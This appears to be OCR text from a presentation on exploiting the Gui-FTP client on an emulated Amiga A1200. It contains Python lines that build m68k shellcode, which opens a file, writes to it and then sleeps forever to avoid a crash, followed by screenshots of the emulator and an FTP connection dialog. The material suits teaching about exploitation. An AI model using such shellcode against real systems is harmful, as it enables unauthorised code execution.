
Code Region 2
Part 2


```
buf += '\x22\x0c'           # move.l    A4,D1               ; Ptr to filename
buf += '\x34\x3c\x03\xee'   # move.w    #$03ee,D2           ; MODE_NEWFILE
buf += '\x4e\xae\xff\xe2'   # jsr       (-0x1e,A6)          ; Call Open()
buf += '\x24\x0b'           # move.l    A3,D2               ; Ptr to Contents
buf += '\x26\x01'           # move.l    D1,D3               ; Save handle in D3
buf += '\x4e\xae\xfe\xaa'   # jsr       (-0x156,A6)         ; Call FPuts()
buf += '\x22\x03'           # move.l    D3,D1               ; File handle
buf += '\x4e\xae\xff\xdc'   # jsr       (-0x24,A6)          ; Call Close()
```




Code Region 2
Part 3 ;-)

```
buf += '\x22\x3c\x55\x55'    # move.l    #0x55555555,D1      ; Can't crash if we sleep
buf += '\x55\x55'            #                               ;   forever ;)
buf += '\x4e\xae\xff\x3a'    # jsr       (-0xc6,A6)          ; Call Delay()
buf += 'D'*150
```


[A1200 Exploitation.uae] - WinUAE
Copyright © 2023 Hyperion Entertainment CVBA. Developed under license.
Workbench
RAM Disk
HD
Let's run it!
CPU: 0%
59.3[59.2]
Power
HD
CD
00


[A1200 Exploitation.uae] - WinUAE
Amiga Workbench Release 3.2 2,058,128 graphics mem 3,116,472 other mem
Workbench
HD 1% full, 3.9GB free, 21.7MB in use
Prefs
Utilities
System
Devs
Expansion
Trashcan
Picasso96
AmiSSL
Tools
WBStartup
Storage
Applications
Applications
IBrowse
MUI
Gui-FTP
gui-ftp.log
CPU: 0%
59.3[59.2]
Power
HD
CD
01


Applications
IBrowse
MUI
Gui-FTP
gui-ftp.log



<< Not Connected >>
Local Directory
Remote Directory
HD:Applications
<dir> IBrowse
<dir> MUI
62096 Gui-FTP
450 Gui-FTP.info
0 gui-ftp.log
3036 IBrowse.info
1233 MUI.info
Choose FTP site
Enter the site name, user-id and password.
account information only if needed.
Host
192.168.142.100
User ID
anonymous
Password
unknown@unknown
Account
Ok
Cancel
Delete
Rename
MkDir
ChDir
Parent
Root
Binary
Transfer
Open...
Close
Options...
About
Exit


Applications
IBrowse
MUI
Gui-FTP
gui-ftp.log


192.168.142.100
Local Directory
HD:Applications
<dir> IBrowse
<dir> MUI
62096 Gui-FTP
450 Gui-FTP.info
0 gui-ftp.log
3036 IBrowse.info
